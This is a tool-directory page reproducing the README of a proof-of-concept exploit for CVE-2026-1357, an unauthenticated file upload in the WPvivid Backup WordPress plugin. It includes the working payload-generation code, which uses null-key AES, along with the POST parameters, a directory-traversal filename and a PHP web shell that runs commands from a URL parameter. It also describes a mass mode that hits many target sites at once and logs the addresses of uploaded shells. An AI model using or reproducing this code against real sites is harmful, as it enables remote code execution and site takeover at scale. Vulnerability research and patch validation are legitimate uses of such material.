
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-1357 — Migration, Backup, Staging <= 0.9.123 - Unauthenticated Arbitrary File Upload | Kitploit
Tools/GitHubGitHub/nxploited/cve-2026-1357
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRed Teaming
GitHubnxploited/cve-2026-1357

CVE-2026-1357

Migration, Backup, Staging <= 0.9.123 - Unauthenticated Arbitrary File Upload

View Repository
15 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

🧨 CVE-2026-1357 – WPvivid Null-Key Exploit Tool (CVE-2026-1357.py)

Migration, Backup, Staging – WPvivid Backup & Migration ≤ 0.9.123
Vulnerability: Unauthenticated Arbitrary File Upload → Remote Code Execution
CVE: CVE-2026-1357 – CVSS 9.8 (Critical)

GitHub: https://github.com/Nxploited
Telegram: @KNxploited

🧬 What This Script Does

Nxploited

CVE-2026-1357.py is a proof-of-concept exploitation tool for the WPvivid vulnerability. It focuses on the flawed AES session handling that allows an attacker to:

  1. Encrypt a payload with a null AES key/IV (all zero bytes) in the same format WPvivid expects.
  2. Embed arbitrary file content (e.g., PHP shell) and a chosen filename/path (name) into the payload.
  3. Send this payload to the WPvivid endpoint via the wpvivid_action=send_to_site parameter.
  4. (Optionally) verify whether the file was successfully written and is accessible.

The script does not attempt to guess or abuse private keys directly. Instead, it simulates WPvivid’s broken flow where a failed openssl_private_decrypt() leads to phpseclib’s AES cipher being initialized with a null-key.


🧠 Technical Internals

🔐 AES Null-Key Payload

The core of the exploit is in gen_wpvivid_payload():

  • It builds a JSON structure:

    root@kitploit:~
    {
      "name": "<file_name>",
      "offset": 0,
      "data": "<base64(file_bytes)>",
      "file_size": <len(file_bytes)>,
      "md5": "<md5(file_bytes)>"
    }
    
  • It serializes this JSON (compact form, no spaces).

  • It encrypts the JSON using:

    • AES-128-CBC
    • key = b"\x00" * 16
    • iv = b"\x00" * 16
  • It then prepends:

    • 3 bytes: "000" (a static length field placeholder).
    • 16-byte uppercase hex: cipher length encoded as "{len(cipher):016X}".
  • The final encrypted blob is:

    root@kitploit:~
    "000" + <16-byte cipher length hex> + <raw AES-CBC ciphertext>
    
  • This blob is base64-encoded and returned as the final wpvivid_content value.

Function:

root@kitploit:~
def gen_wpvivid_payload(file_name: str, file_bytes: bytes) -> str:
    file_md5 = hashlib.md5(file_bytes).hexdigest()
    json_obj = {
        "name": file_name,
        "offset": 0,
        "data": base64.b64encode(file_bytes).decode(),
        "file_size": len(file_bytes),
        "md5": file_md5,
    }
    json_str = json.dumps(json_obj, separators=(",", ":")).encode()
    cipher = AES.new(NULL_KEY, AES.MODE_CBC, NULL_IV)
    encrypted = cipher.encrypt(pad(json_str, AES.block_size))
    key_len_field = b"000"
    cipherlen_field = f"{len(encrypted):016X}".encode()
    blob = key_len_field + cipherlen_field + encrypted
    return base64.b64encode(blob).decode()

This matches the WPvivid decryption expectations in the vulnerable code path after RSA decryption failure.


🧰 Features & Modes

The script has two main modes plus a mass-testing capability:

  1. mood1 – Payload Generator

    • Generates a valid wpvivid_content value using the null-key trick.
    • Supports multiple ways of defining the file content.
    • Optionally launches Mass Tester against a list of targets.
  2. mood2 – Single Target Tester

    • Uses a previously generated payload.
    • Tests a single target end-to-end:
      • Sends the payload.
      • Constructs the expected resulting file URL.
      • Verifies if the file is reachable.
  3. Mass Mode (from mood1)

    • Sends a chosen payload to multiple targets from a list file.
    • Uses concurrency and a progress bar.
    • Tracks and logs successful uploads.

🚦 Running the Script

root@kitploit:~
python3 CVE-2026-1357.py



You will see a Rich-based UI with a banner and mode selection:

  • mood1 – Payload Generator
  • mood2 – Single Target Tester

🧪 Mode: mood1 – Payload Generator

Purpose

  • Create an exploit payload (wpvivid_content) that encodes:
    • The file path/name you want WPvivid to write.
    • The file content (shell, test file, etc.).

Flow

  1. Mode selection

    When prompted:

    root@kitploit:~
    Choose mode (mood1/mood2) [mood1]:
    

    Press Enter (defaults to mood1) or type mood1.

  2. Target filename / path

    You are asked for:

    root@kitploit:~
    Target file name (e.g., Nx_.php or ../../public/Nx_.php):
    

    Examples:

    • To drop a file into the WPvivid backup directory:

      root@kitploit:~
      Nx_.php
      
    • To abuse directory traversal (if allowed by the target):

      root@kitploit:~
      ../../public_html/Nx_.php
      

    The value goes into the name field of the JSON payload.

  3. Content input mode

    The script displays three ways to define the file content:

    • Mode 1: single-line content.
    • Mode 2: multi-line content (ends with EOF).
    • Mode 3: read from a local file (e.g. shell.php).

Optional: Mass Mode from mood1

After generating the payload, the script asks:

root@kitploit:~
Auto-send this payload to targets list (mass mode)? (y/N):

If you answer y, it starts mass mode with the payload and filename you just created.


🌐 Mass Mode – Multiple Targets

Purpose

  • Take a single exploit payload and test it against a list of targets.

Flow

  1. Targets file

    Example prompt:

    root@kitploit:~
    Targets list file (one URL per line):
    

    Expected format of file (e.g. targets.txt):

    root@kitploit:~
    https://site1.com
    site2.com
    http://site3.net
    

    The script will automatically normalize base URLs (adding scheme where missing).

  2. Thread count

    root@kitploit:~
    Threads (concurrent sites) [5]:
    

    Controls how many sites are processed in parallel.

  3. Per-target logic

    For each target:

    • Normalize URL → base_url.

    • Call:

      root@kitploit:~
      send_wpvivid_payload(base_url, payload)
      

      which:

      • Builds wpvivid_action=send_to_site + wpvivid_content=<payload> POST.
      • Sends via a fresh session with tuned connection pool settings.
      • Checks if the response contains {"result":"success"} (compact form check).

🧪 Mode: mood2 – Single Target Tester

Purpose

  • Use an existing payload (from wpvivid_payload.txt or external source) against a single URL, and verify resulting file.

Flow

  1. Target URL

    Prompt:

    root@kitploit:~
    Target base URL (e.g., https://site.com):
    

    Example:

    root@kitploit:~
    https://victim.com
    

    The script normalizes this to a base like:

    root@kitploit:~
    https://victim.com
    
  2. File name

    Prompt:

    root@kitploit:~
    Expected file name (e.g., Nx_.php):
    

    This is the name/path you expect WPvivid to write (matching what you encoded in the payload’s name field).

  3. Payload input

    Prompt:

    root@kitploit:~
    Paste wpvivid_content payload (base64 or 'wpvivid_content=...'):
    
    • If you paste a full line starting with wpvivid_content=..., it strips the prefix.
    • If you paste only the base64, it takes it as is.
  4. Execution

    The script:

    • Sends the POST with wpvivid_action=send_to_site + your wpvivid_content.

This mode is ideal for manual / lab testing of a single site with fine control over the payload.


📁 Output Files

  • wpvivid_payload.txt

    • Written in mood1.
    • Stores:
      • file_name=<file_name_you_chose>
      • wpvivid_content=<payload>
  • Nx_.txt

    • Written by mood1 (mass mode) and mood2.
    • Contains one successful file URL per line where upload appears to have succeeded (and optionally verified).

⚠️ Disclaimer

This tool is intended solely for:

  • Security research in controlled environments.
  • Testing systems you own or have explicit, written permission to test.
  • Validating remediation and detection measures for CVE-2026-1357.

By using this script, you agree that:

  • You are responsible for complying with all applicable laws.
  • You will not use it on systems without proper authorization.
  • The author (Nxploited) bears no responsibility for any misuse, damage, legal issues, or incidents arising from the use of this tool.

Use it at your own risk and only for legitimate security testing.


✍️ Author & Contact

  • By: Nxploited (Khaled Alenazi)
  • GitHub: https://github.com/Nxploited
  • Telegram: @KNxploited

For updates, tools, and security research content, follow the Telegram channel:
👉 @KNxploited

Download Tool

You are prompted:

root@kitploit:~
Mode [1/2/3] [1]:
  • Mode 1 – Single line

    root@kitploit:~
    Single line content:
    

    Input example:

    root@kitploit:~
    <?php phpinfo();
    
  • Mode 2 – Multi-line

    root@kitploit:~
    Enter file content, line by line. Type 'EOF' on its own line when done.
    

    You can paste or type a multi-line PHP script, then end with EOF on its own line:

    root@kitploit:~
    <?php
    echo "Nxploited shell";
    system($_GET['cmd'] ?? 'id');
    ?>
    EOF
    
  • Mode 3 – Local file

    root@kitploit:~
    Local file path (e.g., shell.php):
    

    The script reads the entire file into file_bytes.

  • Payload generation

    Once the content is captured, the script:

    • Builds the JSON object.
    • Encrypts it with null-key AES-CBC.
    • Wraps the binary blob.
    • Base64-encodes it.

    You see output like:

    root@kitploit:~
    Payload generated.
    Use the value after '=' as wpvivid_content.
    
    wpvivid_content=BASE64_BLOB_HERE
    

    And a file wpvivid_payload.txt is written:

    root@kitploit:~
    file_name=Nx_.php
    wpvivid_content=BASE64_BLOB_HERE
    
  • If upload is considered successful:

    • Construct shell_url as:

      root@kitploit:~
      f"{base_url}/wp-content/wpvividbackups/{file_name.lstrip('/')}"
      
    • Save it to Nx_.txt.

    • Attempt verify_written_file():

      • Requests shell_url with GET.
      • If status_code == 200, marks as verified.
  • If any errors occur:

    • The script classifies the reason via short_reason():
      • TIMEOUT / SSL / 404 / 403 / CONN / REQUEST / VERIFY / ERROR.
  • UI

    • Rich progress bar shows global progress and elapsed time.
    • Each site prints:
      • [OK] <shell_url> on success.
      • [FAIL] <base> (reason: ...) on error.
      • [!] Not verified (...) when upload may have succeeded but verification failed.
  • If the response suggests success, it constructs:

    root@kitploit:~
    <base_url>/wp-content/wpvividbackups/<file_name.lstrip('/')>
    

    and prints [OK] with that URL.

  • Appends successful URLs to Nx_.txt.

  • Attempts verification via verify_written_file() and prints the result.